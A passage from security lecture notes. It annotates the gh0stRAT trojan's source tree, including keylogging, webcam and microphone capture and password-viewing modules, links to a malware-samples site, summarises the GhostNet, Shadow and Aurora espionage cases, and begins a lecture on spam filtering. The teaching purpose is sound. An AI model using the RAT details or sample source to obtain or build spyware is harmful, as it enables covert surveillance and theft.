            AudioManager.cpp   =>  for recording microphone inputs from the trojan
            ScreenManager.cpp  =>  needed for the control GUI
            until.cpp
            Buffer.cpp
            ScreenSpy.cpp
            VideoCap.cpp       =>  for capturing video remotely
            install.cpp
            Manager.cpp
            ShellManager.cpp
            VideoManager.cpp   =>  for capturing video remotely
            Dialupass.cpp      =>  for viewing passwords used for dialup
            KernelManager.cpp  =>  makes calls to cKernelManager for multithreading
            SystemManager.cpp
            RegEditEx.cpp      =>  sets and reads registry permissions
            FileManager.cpp
            KeyboardManager.cpp
    sys/
        makefile
        RESSDT.c
        RESSDT.sys
        sources


gh0st/
    ReadMe.txt
    gh0st.clw                  =>  contains info for the MFC class wizard
    gh0st.plg                  =>  compilation build log file
    removejunk.bat
    gh0st.rc
    gh0st.aps
    BuildView.h
    KeyBoardDlg.h              =>  header for capturing keystrokes
    StdAfx.h
    AudioDlg.h                 =>  for recording microphone inputs
    MainFrm.h
    SystemDlg.h
    BmpToAvi.h
    gh0stDoc.h
    TabSDIFrameWnd.h
    Resource.h
    ThemeUtil.h
    gh0st.h
    Tmschema.h
    ScreenSpyDlg.h             =>  header for screen capture
    CustomTabCtrl.h
```

```
gh0stView.h
TrayIcon.h
encode.h
SettingsView.h
TrueColorToolBar.h
FileManagerDlg.h           =>  header for file operations
IniFile.h
SEU_QQwry.h
WebCamDlg.h                =>  header for camera image capture
FileTransferModeDlg.h
InputDlg.h
ShellDlg.h
AudioDlg.cpp               =>  for microphone capture
gh0st.cpp
MainFrm.cpp
SystemDlg.cpp
BmpToAvi.cpp               =>  for format conversion
gh0stDoc.cpp
TrueColorToolBar.cpp
TabSDIFrameWnd.cpp
BuildView.cpp
gh0st.dsp
ThemeUtil.cpp
IniFile.cpp
FileManagerDlg.cpp        =>  for file ops such as saving, moving, etc.
ScreenSpyDlg.cpp          =>  for screen capture
CustomTabCtrl.cpp
gh0stView.cpp
TrayIcon.cpp
SettingsView.cpp
WebCamDlg.cpp             =>  for camera capture
SEU_QQwry.cpp
FileTransferModeDlg.cpp
InputDlg.cpp
ShellDlg.cpp
KeyBoardDlg.cpp           =>  header for capturing keystrokes
StdAfx.cpp                =>  for including precompiled Windows headers
include/
    Buffer.h
    CpuUsage.h
    IOCPServer.h
    Mapper.h
    Buffer.cpp
    CpuUsage.cpp
    IOCPServer.cpp
control/
    BtnST.h
    HoverEdit.h
    WinXPButtonST.h
    BtnST.cpp
    HoverEdit.cpp
    WinXPButtonST.cpp
res/
    1.cur                 =>  cur is an ico like format for cursors
    2.cur
    3.cur
    4.cur
    dot.cur
    Bitmap_4.bmp          =>  bitmapped image files
    Bitmap_5.bmp
    toolbar1.bmp
    toolbar2.bmp
    audio.ico
    gh0st.ico
```

```
    cmdshell.ico          =>  ico is a format for icons
    keyboard.ico
    system.ico
    webcam.ico
    gh0st.rc2
    install.exe
CJ60Lib/
    overview.gif
    Readme.htm
    CJ60Lib/              =>  graphics extension library, originally by Code Jockey
        readme.txt
        CJ60lib.def
        resource.h
        Globals.h
        stdafx.h
        CJ60Lib.clw
        CJ60Lib.dsw
        CJ60Lib.ncb
        CJ60Lib.opt
        CJ60Lib.positions
        CJ60Lib.rc
        CJ60StaticLib.dsp
        CJCaption.cpp
        CJListCtrl.cpp
        CJToolBar.cpp
        CJ60lib.cpp
        CJControlBar.cpp
        CJListView.cpp
        CoolBar.cpp
        CJDockBar.cpp
        CJMDIFrameWnd.cpp
        CoolMenu.cpp
        CJ60Lib.dsp
        CJDockContext.cpp
        CJMiniDockFrameWnd.cpp
        FixTB.cpp
        ShellPidl.cpp
        CJExplorerBar.cpp
        CJOutlookBar.cpp
        FlatBar.cpp
        ShellTree.cpp
        CJFlatButton.cpp
        CJPagerCtrl.cpp
        Globals.cpp
        SHFileInfo.cpp
        CJFlatComboBox.cpp
        CJSearchEdit.cpp
        stdafx.cpp
        CJFlatHeaderCtrl.cpp
        CJSizeDockBar.cpp
        hyperlink.cpp
        CJFrameInfo.cpp
        CJTabctrlBar.cpp
        MenuBar.cpp
        Subclass.cpp
        CJFrameWnd.cp
        res/
            btn_arro.bmp
            button_images.bmp
            btn_explorer.bmp
            cj_logo.bmp
            vsplitba.cur
            hsplitba.cur
            cj60lib.rc2
```

```
            Include/
                CJ60Lib.h
                CJFlatComboBox.h
                CJMiniDockFrameWnd.h
                CJToolBar.h
                ModulVer.h
                CJCaption.h
                CJFlatHeaderCtrl.h
                CJOutlookBar.h
                CoolBar.h
                ShellPidl.h
                CJControlBar.h
                CJFrameInfo.h
                CJPagerCtrl.h
                CoolMenu.h
                ShellTree.h
                CJDockBar.h
                CJFrameWnd.h
                CJSearchEdit.h
                FixTB.h
                SHFileInfo.h
                CJDockContext.h
                CJListCtrl.h
                CJSizeDockBar.h
                FlatBar.h
                Subclass.h
                CJExplorerBar.h
                CJListView.h
                CJTabCtrlBar.h
                hyperlink.h
                CJFlatButton.h
                CJMDIFrameWnd.h
                CJTabView.h
                MenuBar.h
            Lib/
                CJ60StaticLib.lib

    common/
        Audio.h
        CursorInfo.h
        macros.h
        VideoCodec.h
        Audio.cpp
        zlib/
            zconf.h
            zlib.h
            zlib.lib
```

- You will find several other RATs at the following URL: `http://www.opensc.ws/trojan-malware-samples/`.

30.4: CYBER ESPIONAGE

- Suddenly everyone seems to be talking about cyber espionage. Much of the current attention on this subject is a result of the seminal work that has come out of a collaboration between the Citizens Lab, Munk Center for International Studies, University of Toronto, and the SecDev Group, a Canada-based consultancy house. This collaboration has produced the first two reports listed below. These reports make for a remarkable reading of the spy-thriller sort:

  – "Tracking GhostNet: Investigating a Cyber Espionage Network," http://www.scribd.com/doc/13731776/Tracking-GhostNet-Investigating-a-Cyber-Espionage-Network

  – "Shadows in the Cloud: Investigating Cyber Espionage 2.0,"
  http://www.infowar-monitor.net/2010/04/shadows-in-the-cloud-an-investigation-into-cyber-espionage-2-0

  – "The Snooping Dragon: Social-Malware Surveillance of the Tibetan movement," http://www.cl.cam.ac.uk/techreports/UCAM-CL-TR-746.html

  The third report mentioned above is from the University of Cambridge by two researchers, Shishir Nagaraja and Ross Anderson,

who also collaborated with the folks at the University of Toronto and the SecDev Group.

- If you do look through the reports listed above, seek answers to the following questions:

  1. At the lowest levels of data gathering, what information did the investigators collect and what tool(s) did they use for that purpose?

  2. How did they identify the malware (the trojan) present in the infected computers?

  3. How did the investigators track down the control and the command computers that the infected machines sent their information to?

  4. What was the capability of the specific trojan that played a large role in stealing information from the infected computers? How did this trojan allow the humans to control in real-time the infected machines?

  5. How did the investigators manage to spy on the spies?

  6. What can you infer from the source code for the trojan?

- The "Tracking Ghostnet" report, which came out in March 2009,

describes an espionage network that had infected at least 1295 computers in 103 countries, mostly for the purpose of spying on the various Tibetan organizations, especially the offices of the Dalai Lama in Dharamsala, India. The espionage network unearthed through the investigative work presented in this report is referred to as the "Ghostnet."

- The "Shadows in the Cloud" report, released in April 2010, documents an extensive espionage network that successfully stole documents marked "SECRET," "RESTRICTED," and "CONFIDENTIAL" from various high offices of the Government of India, the Office of the Dalai Lama, the United Nations, etc. The espionage network unearthed through the investigative work presented in this report is referred to as the "Shadow." The Shadow network is considered to be more sinister than the older Ghostnet network.

- The "Snooping Dragon" report is about the same attacks that are described in the "Tracking Ghostnet" report, but its overall conclusions are somewhat different. The "Snooping Dragon" report is more categorical about the origin of the attacks and who sponsored them.

- The primary mechanism for spreading malware in both Ghostnet and Shadow was targeted and socially-engineered email containing infected Word or PDF attachments.

- The attackers designated some of their own machines that were used to facilitate their exploits as "Control Servers" and some others as "Command Servers." The trojan server we talked about in the previous section ran on the Control Servers. Such servers provided the attackers with GUI-based facilities — an example of which was shown earlier on page 15 — to watch and control the infected machines. The Command Servers, on the other hand, served mostly as repositories of malicious code. A human monitoring the trojan-server GUI on a Control Server could ask the trojan client on an infected machine to download a newer version of the malware from one of the Command Servers.

- The espionage attacks in both Ghostnet and Shadow used the `gh0stRAT` trojan as the main malware for spying. The trojan client in the Shadow network appears to have greater communication capabilities. In addition to communicating with the trojan servers running on the Control Servers, the Shadow trojan client could also receive commands directly through email and through certain social media.

- The trojan clients running on the infected machines communicated with their server counterparts running on the Control Servers using the HTTP protocol and using the standard HTTP port. This was done to disguise the trojan communications as ordinary HTTP web traffic. When a trojan client on an infected machine wanted to upload a document to a Control Server, it used the HTTP POST command. [Your web browser typically makes

an HTTP GET request when it wants to download a page from a web server. On the other hand, when your browser wants to upload to the web server a web form you may have filled out with, say, your credit card information, it sends to the server an HTTP POST 'request' that contains the information you entered in the form.]

- The HTTP requests sent by the trojan clients running on infected machines were typically for what seemed like JPEG image files. In actuality, these files contained further instructions for the trojans. That is, the trojan on an infected machine would send an HTTP GET request to a Control Server for a certain JPEG image file; in return, the Control Server would send back to the trojan the instructions regarding which Command Server to contact for possibly additional or newer malware.

- For the investigation reported in "Shadows in the Cloud," the University of Toronto investigators used **DNS sinkholes** to good effect. A sinkhole is formed by re-registering a now-expired domain name that was programmed into an earlier version of a trojan as the destination to which the trojan should send its communications. Since the older versions of the trojans still lodged in the infected machines are likely to continue communicating with these now expired domain names, by re-registering such domains with new IP addresses, the investigators could pull to their own sites the HTTP traffic emanating from the older trojans. **What a cool trick!** If my understanding is correct, this is how the U. of Toronto folks got hold of the highly-classified documents that were exfiltrated by some of the trojans during the course of

the investigation reported in "Shadows in the Cloud."

30.5: CYBER ESPIONAGE THROUGH BROWSER VULNERABILITIES

- The beginning of 2010 witnessed Google announcing that its computers had been compromised. Some news reports mentioned that Google's password/login system Gaia was targeted in these attacks. Supposedly, some or all of the source code was stolen. Again according to news accounts, some Gmail accounts were also compromised.

- It is believed that social engineering played a large role in how this attack was carried out. According to a report by John Markoff in the New York Times (April 19, 2010), the attack started with an instant message sent to a Google employee in China who was using Microsoft's Messenger program. By clicking on a link in the message, the Google employee's browser (Internet Explorer) connected with a malicious web site. This connection caused the Google employee's browser to download the Hydraq trojan (also referred to as the Aurora trojan) from the web site. That gave the intruders complete control over the Google employee's computer. The rest is history, as they say. [The backdoor to the attacked computer created by Hydraq is similar to what is achieved by the gh0stRAT trojan. However, the former is probably not as powerful with regard to its remote administration capabilities as the latter. An interesting difference

between Hydraq and gh0stRAT is that the former uses port 443 to make connections with its command and control computers. As you may recall from Lecture 19, this port is used for the secure SSL-based HTTPS service for the delivery of web pages. However, the encryption algorithms used by Hydraq are not based on the SSL protocol; they are custom designed. We will not go any further into the Hydraq (or Aurora) trojan.]

- Context-relevant messages and email as lures to get users to click on malware-bearing attachments and URLs are probably the most common attack vectors used today that cause computers to download viruses, worms, and trojans. In addition to those attack vectors for delivering the Hydraq trojan, it is believed that the attack on Google also utilized a more specialized attack vector — a vulnerability in the older and unpatched versions of the Microsoft's Internet Explorer web browser. This vulnerability, presented earlier in Section 28.4 of Lecture 28, has to do with the allocation and deallocation of memory for HTML objects by JavaScript and the fact that JavaScript, like scripting languages in general, is not a strongly typed language.

Lecture 31: Filtering Out Spam

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

April 6, 2017
6:16pm

Goals:

- Spam and computer security
- How I read my email
- The acronyms MTA, MSA, MDA, MUA, etc.
- Structure of email messages
- How spammers alter email headers
- A very brief introduction to regular expressions
- An overview of procmail based spam filtering
- Writing Procmail recipes

CONTENTS

31.1: SPAM AND COMPUTER SECURITY

- Spam is a major source of malware that infects individual computers and, sometimes, entire networks.

- Much spam tries to lure you into clicking on URLs of websites that serve as hosts for viruses, worms, and trojans. Consequences of inadvertently downloading such software into your computer can be deadly — as previously described in Lecture 30.

- In addition to the dangerous spam that may try to steal information from your computer or turn it into a spambot for spreading even more spam, there is also another kind of spam these days: This consists of email generated by legitimate businesses and organizations that you either have no interest in reading or have no time for following up on. [For example, half of my spam consists of unsolicited messages sent to me by marketing companies, public relations houses, government agencies, university departments advertising their activities, and students in various parts of the world seeking to come to Purdue. Even just opening all of these messages would consume a significant portion of each day.]

- I am not much of a believer in spam filters that carry out a statistical analysis of email to decide whether or not it is spam.

These filters are also sometimes called Bayesian filters for blocking spam. A statistical filter with sufficiently low "falses" to suit my tastes would require too many samples of a certain type of spam before blocking such messages in the future. On the other hand, with a regular-expression based filter, once you see a spam message that has leaked through, it is not that difficult to figure out variations on that message that the spammers may use in the future. In many cases, you can design a short regular expression to block the email you just saw and all its variations that the spammer may use in the future in just one single step.

- Based on my personal experience, and in line with my above stated observation, you can design nearly 100% effective spam filters with tools that carry out regular-expression based processing of email messages. [A spam filter is close to 100% effective if it traps close to 100% of what **YOU** consider to be spam and lets through close to 100% of the messages that **YOU** consider legitimate.]

- Spam filter that are close to 100% effective for **your** specific needs in the sense defined above can only be built slowly. My spam filter has evolved over several years. It needs to be tweaked up every once in a while as spammers discover new ways of delivering their unwelcome goods.

31.2: HOW I READ MY EMAIL

- These days most folks read their email through web based mail clients. If you are at Purdue, in all likelihood, you log into Purdue's webmail service to check your email. Or, perhaps, you have it forwarded to your email account at a third party service such as that provided by gmail or yahoomail. **This way of reading email is obviously convenient for, say, English majors. However, if you happen to be a CS or a CompE major, that is not the way to receive and send your email.**

- The web based email tools can only filter out standard spam — this is, the usual spam about fake drugs, about how you can enlarge certain parts of your body, and things of that sort. But nowadays there is another kind of spam that is just as much of a nuisance. As mentioned in the previous section, you have generally well-meaning folks (and organizations) who want to keep you informed of all the great stuff they are engaged in and why you should check out their latest doings. These include local businesses, marketing companies, PR folks, etc. **When you write your own spam filter, you can deal with such email in a much more selective manner than would otherwise**

be the case.

- Writing your own spam filter is also a great way to become more proficient with regular-expression based processing of textual data.

- Shown in Figure 1 is how I receive my email.

- To understand the flow of email in Figure 1, you need to become familiar with the acronyms MTA, MDA, MUA, etc.

- An MTA (Mail Transfer Agent) is used to transfer email to another MTA in the internet. [It is also called a "Mail Transport Agent," or a "Mail Server." In the context of DNS, it is referred to as a "Mail Exchange Server," as you saw in Lecture 17. Although the main function of an MTA is to exchange email with another MTA, they can also be programmed to receive email directly from MUAs and to send messages directly to the same. More generally, the client email first goes to an MSA (Mail Submission Agent) and the MSA forwards it to the MTA. By the same token, when an MTA receives email for clients in its own domain, it generally forwards the email to an MDA (Mail Delivery Agent) and it is the MDA's job to send that email to the clients. However, an MTA can also be programmed to send email directly to the clients.] Let's say someone in some corner of the world wants to send an email to `kak@purdue.edu`. As you should know from Lecture 17, the name resolver associated with the email client being used by the sender will ask the DNS servers for the IP address of the host that is designated to be the mail exchange server for the `purdue.edu` domain. Subsequently, the MTA program running on this host at Purdue will receive




Figure 1: *This figure shows how I receive my email in my Linux laptop. The* `fetchmail` *program in my laptop picks up my email at the maildrop machine* `RVL4.ecn.purdue.edu` *at Purdue.* (*This figure is from Lecture 31 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

the email sent to me. The most popular program that is used as an MTA is known as **Sendmail**. Other MTAs include **MMDF, Postfix, Smail, Qmail, Zmailer, Exchange, etc.**

- An MTA may use either a Mail Delivery Agent (MDA) to deliver a received email to the recipient's mailbox, or deliver it directly to the recipient's mailbox. [Note that MTA's main job is server-to-server transmission of email. On the other hand, MDA's job — when MDA is used — is to apply any applicable filters to the email before sending the messages to the clients in the local network.] On Linux/Unix platforms, the most commonly used MDA is **Procmail**. Another MDA one hears about is called **Deliver**.

- In typical Linux/Unix environments, the mailbox assigned to a user is the file **/var/mail/user_account** that, although NOT in the home directory of the user, can only be read by the user who owns that mailbox.

- On Linux/Unix machines, the filters used by MDA take the form of recipes that are placed in files named **.procmailrc**. These files may reside either at the system level, or at the user level, or both.

- After the email is deposited in a user mailbox as mentioned above, it may be read by the user with the help of an MUA (Mail User Agent). Widely used examples of MUAs are Thunderbird, MH, Pine, Elm, Mutt, Outlook, Eudora, Evolution, etc. Informally

speaking, an MUA is also frequently referred to as an an email client.

- Getting back to how I read my email as shown in Figure 1, I usually execute the two commands

```
ssh kak@rvl4.ecn.purdue.edu
tail -f Mail/logfile
```

in one of the terminal windows of whatever computer I happen to be working on. As shown in Figure 1, the local email exchange server sends my email to the machine `rvl4.ecn.purdue.edu`. The '`tail -f`' command shows me on a running basis the latest entries created by Procmail in the logfile '`Mail/logfile`'. That way, when I so wish, I can see at a glance the decisions being made by my spam filter with regard to the incoming email. The `logfile` that you see mentioned in the second command shown above is created by my Procmail spam filter.

- The rest of this section is for folks who wish to use the Thunderbird MUA on their Ubuntu laptop (or other mobile devices based on Ubuntu) to pick up email from a designated maildrop machine (and to also deliver the outgoing email emanating from your laptop to the SMTP server running on the maildrop machine or elsewhere in the internet). The material that follows is particularly applicable if you want your spam filter to do its job in the maildrop machine itself. That is, you want the incoming email to be filtered *before* it is made available for pickup at the

maildrop machine by an IMAP server. So here we go:

- My maildrop machine happens to be `RVL4.ecn.purdue.edu` and I want the spam filter to be applied at the maildrop machine before it is made available by an IMAP server for pickup by my laptop (or other mobile devices).

- Ordinarily (*this is the mode used by a vast majority of folks*), when an MUA client (like the Thunderbird client) in your laptop picks up email from a maildrop machine, it interacts directly with the IMAP server on the maildrop machine. That creates a very tight coupling between the email client running in your laptop and the mailbox file `/var/mail/user_name` in the maildrop machine where all your your email is deposited. As an example of this coupling, when you delete an email in the Thunderbird email client, you can opt for it to also be deleted from the list of messages stored in `/var/mail/user_name` on the maildrop machine. [As previously mentioned, a file such as `/var/mail/user_name` is referred to as the *mailbox*.]

- For reasons having to do with the management of a very large amount of email (including spam) that I receive every day, I did not want the above mentioned coupling between my maildrop machine (`RVL4.ecn.purdue.edu`) and the Thunderbird email client on my laptop. What that implied was that I needed to run Thunderbird off the laptops's `/var/mail/user_name` as opposed to RVL4's `/var/mail/user_name`.

- This required running the `fetchmail` and `sendmail` programs on the Ubuntu laptop. It is the job of `fetchmail` to serve as a client to the IMAP server on RVL4 — it picks up the new email once every minute from `/var/mail/user_name` on RVL4 and offers it on port 25 of the Ubuntu laptop. Subsequently, `sendmail`, which is constantly looking

for input on port 25, picks up the messages offered by `fetchmail` and deposits them in the laptops's mailbox `/var/mail/usr_name`.

– I did not have to change anything in the `sendmail`'s very large config files for the above mentioned behavior by `sendmail`.

– The remaining issue is to get Thunderbird (TB) to work off the mailbox `/var/mail/user_name` in the laptop itself. [To get the TB email client to work directly off an IMAP server on a remote maildrop machine is easy. All you have to do is to enter the IMAP server information and your email address in the remote machine directly in the initial welcome screen you see when you bring up TB in the laptop. But, for reasons already explained, that's not what I wanted.] To get TB to work with the local (meaning, on the laptop itself) mailbox `/var/mail/user_name`, you have to work off the Edit menubutton at the top of the TB GUI and select "Account Settings..." from its drop-down menu. After you click on this selection, you click on "Add Other Account". That brings up a popup, in which you click on "Choose Unix Movemail" and hit "next" and so on. This process will also prompt you for the SMTP server for the outgoing email, which in my case happened to be `smtp.ecn.purdue.edu`. [It is choosing "Unix Movemail" that causes the TB client to work off the mailbox `/var/mail/user_name` on the laptop itself.]

– You might ask: What is `Movemail`? [Before I realized what Movemail was, the TB would display in the GUI my `kak@purdue.edu` account that I had created as described above, but without the `Inbox`, `Sent`, `Trash`, etc., folders.] As it turns out, for the TB GUI to make available the `Inbox`, `Sent`, `Trash`, etc., folders, you need to have previously installed the Gnu email utilities that are included in the `mailutils` package that you can install through the Synaptic Package Manager. `Movemail` is one of the utilities in this package. The purpose of `Movemail` — more

accurately called `movemail` — is to move messages across mailboxes. [By the way, the others utilities in the Gnu `mailutils` package are: `dotlock` to create lock spool files; `frm` to display "From:" header lines; `from` to display "From:" and "Subject" header lines; `maildag` the mail delivery agent; `mail` the standard `/bin/mail` interface for a mail sender and reader; `messages` for counting the number of messages in a mailbox; `movemail` to move messages across mailboxes; `readmsg` to extract selected messages from a mailbox; and `sieve` a mail filtering protocol.]

– One more thing: You will also be asked for the SSL/TLS based authorizations for SMTP in a screen that you'll see after you provide information about the SMTP server.

31.3: STRUCTURE OF AN EMAIL MESSAGE

- An email consists of three parts:

body: This is the part that carries the message of the email. It may also contain multimedia objects.

header: Contains the "From:", "To:", "Cc:", etc., information. It does NOT usually tell you the route the email took from the sender to the recipient. The header of an email message ends at the first empty line encountered from the top. What comes after that empty line is the body of the email. [It is important to know where exactly the header of an email ends and where the body begins. That is because spam filter rules can be based on just the header, or just the body, or both. For a spam filter rule meant for just the header, the pattern matching operations of the rule are applied to just the header portion of the emails.]

envelope: This part is usually suppressed by an MUA. [Some MUAs provide you with a menu option to see all the headers, including the routing headers.] It consists of the "conversation" that takes place between a sender MTA and a receiver MTA involving recipient authentication, etc.

- Here is a printout of an email as displayed on a terminal by an MUA:

```
Date:    Sat, 14 Feb 2004 19:06:56 CST
To:      kak@ecn.purdue.edu
From:    c-donnelly@northwestern.edu
Subject: Re: hi...
Return-Path: c-donnelly@northwestern.edu
Delivery-Date: Sat Feb 14 20:07:06 2004
Content-Disposition: inline
X-Originating-Ip: 165.124.28.55
Priority: 3 (Normal)
X-Webmail-User: cdo388@localhost
X-Priority: 3 (Normal)
MIME-Version: 1.0
X-Http_host: lulu.it.northwestern.edu
Reply-To: c-donnelly@northwestern.edu
X-Mailer: EMUmail 5.2.7 (UA Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
     5.1; .NET CLR 1.1.4322))
X-Virus-Scanned-ECN: by AMaVIS version 11 (perl 5.8) (http://amavis.org/)

      ..............  Body of email  ..................
```

- For the email shown above, here is a printout of what was actually sent by the MTA to the MDA:

```
From c-donnelly@northwestern.edu Sat Feb 14 20:07:06 2004
Received: from fairway.ecn.purdue.edu (fairway.ecn.purdue.edu [128.46.125.96])
    by rvl4.ecn.purdue.edu (8.12.10/8.12.10) with ESMTP id i1F1758Y006551
    (version=TLSv1/SSLv3 cipher=EDH-RSA-DES-CBC3-SHA bits=168 verify=NOT)
    for <kak@rvl4.ecn.purdue.edu>; Sat, 14 Feb 2004 20:07:06 -0500 (EST)
Received: from lulu.it.northwestern.edu (lulu.it.northwestern.edu [129.105.16.54])
    by fairway.ecn.purdue.edu (8.12.10/8.12.10) with ESMTP id i1F172gN003361
    for <kak@ecn.purdue.edu>; Sat, 14 Feb 2004 20:07:02 -0500 (EST)
Received: (from mailnull@localhost)
    by lulu.it.northwestern.edu (8.12.10/8.12.10) id i1F1718S028285
    for <kak@ecn.purdue.edu>; Sat, 14 Feb 2004 19:07:01 -0600 (CST)
```

```
Message-Id: <200402150107.i1F1718S028285@lulu.it.northwestern.edu>
Received: from lulu.it.northwestern.edu (localhost [127.0.0.1]) by lulu.it.northweste
id xma028114; Sat, 14 Feb 04 19:06:56 -0600
Content-Type: text/plain
Content-Disposition: inline
Content-Transfer-Encoding: binary
X-Originating-Ip: 165.124.28.55
Priority: 3 (Normal)
X-Webmail-User: cdo388@localhost
To: kak@ecn.purdue.edu
X-Priority: 3 (Normal)
MIME-Version: 1.0
X-Http_host: lulu.it.northwestern.edu
From: c-donnelly@northwestern.edu
Subject: Re: hi...
Date: Sat, 14 Feb 2004 19:06:56 -0600
Reply-To: c-donnelly@northwestern.edu
X-Mailer: EMUmail 5.2.7 (UA Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
    5.1; .NET CLR 1.1.4322))
X-Virus-Scanned-ECN: by AMaVIS version 11 (perl 5.8) (http://amavis.org/)

        ................. Body of email .....................
```

- In what was sent by the MTA to the MDA, the following is abstracted from the conversation that took place between the different MTA's as the email was traveling through the internet:

```
Received: from fairway.ecn.purdue.edu (fairway.ecn.purdue.edu [128.46.125.96])
    by rvl4.ecn.purdue.edu (8.12.10/8.12.10) with ESMTP id i1F1758Y006551
    (version=TLSv1/SSLv3 cipher=EDH-RSA-DES-CBC3-SHA bits=168 verify=NOT)
    for <kak@rvl4.ecn.purdue.edu>; Sat, 14 Feb 2004 20:07:06 -0500 (EST)

Received: from lulu.it.northwestern.edu (lulu.it.northwestern.edu [129.105.16.54])
    by fairway.ecn.purdue.edu (8.12.10/8.12.10) with ESMTP id i1F172gN003361
    for <kak@ecn.purdue.edu>; Sat, 14 Feb 2004 20:07:02 -0500 (EST)

Received: (from mailnull@localhost)
    by lulu.it.northwestern.edu (8.12.10/8.12.10) id i1F1718S028285
    for <kak@ecn.purdue.edu>; Sat, 14 Feb 2004 19:07:01 -0600 (CST)
```

- Also note the first line of what MTA sends MDA:

```
From c-donnelly@northwestern.edu Sat Feb 14 20:07:06 2004
```

For an email to be recognized as legal by an MTA, its very first line must begin with "From". There can be no punctuation marks attached to this word. In other words, it can only be followed by a space.

- Also note that the name of the final recipient is present in the conversation that takes place between the MTA's at the Northwestern end and at Purdue's `fairway.ecn.purdue.edu` machine. The name of the recipient is also present in the conversation that takes place between Purdue's `fairway` machine and the local RVL4 machine.

- It is the recipient's name in the **envelope** part of an email that determines where an email ends up and NOT what shows up in the **To:** header in the header part of an email.

- So you can see why you can get email even if your name shows up nowhere in any of the headers you can see on your computer. Here is an example of one such spam email I received:

```
From leemenjung@kjbd.net Thu Feb 19 10:19:02 2004
Received: from drydock.ecn.purdue.edu (drydock.ecn.purdue.edu [128.46.112.249])
by rvl4.ecn.purdue.edu (8.12.10/8.12.10) with ESMTP id i1JFJ1j4025944
```

```
(version=TLSv1/SSLv3 cipher=EDH-RSA-DES-CBC3-SHA bits=168 verify=NOT)
for <kak@rvl4.ecn.purdue.edu>; Thu, 19 Feb 2004 10:19:02 -0500 (EST)
Received: from 128.46.112.249 ([61.38.114.147])
by drydock.ecn.purdue.edu (8.12.10/8.12.10) with SMTP id i1JFImFj028889;
Thu, 19 Feb 2004 10:18:49 -0500 (EST)
Received: from [27.22.18.140] by 128.46.112.249 with ESMTP id <229528-89751>; Thu, 19 Feb 2004 17:13
Message-ID: <joh3yy$x$-$317$2c-v--21n@hhz6.9t>
From: "leemenjung" <leemenjung@kjbd.net>
Reply-To: "leemenjung" <leemenjung@kjbd.net>
To: jiy@ecn.purdue.edu
Subject:    ~^^ u gobkhgtigshjfn ljf
Date: Thu, 19 Feb 04 17:13:48 GMT
X-Mailer: Microsoft Outlook Express 5.00.2919.6700
MIME-Version: 1.0
Content-Type: multipart/alternative;
boundary="0.D6.._EF0B97BFE__AA._6_"
X-Priority: 3
X-MSMail-Priority: Normal
X-Virus-Scanned-ECN: by AMaVIS version 11 (perl 5.8) (http://amavis.org/)

--0.D6.._EF0B97BFE__AA._6_
Content-Type: text/plain;
Content-Transfer-Encoding: quoted-printable

<html>
  <TABLE cellpadding=3D'0' cellspacing=3D'0' border=3D0 align=3D'center'>=

        <TR>
          <TD height=3D'50' bgcolor=3D'#FFFFFF' align=3D'center' valign=3D=
'middle'>

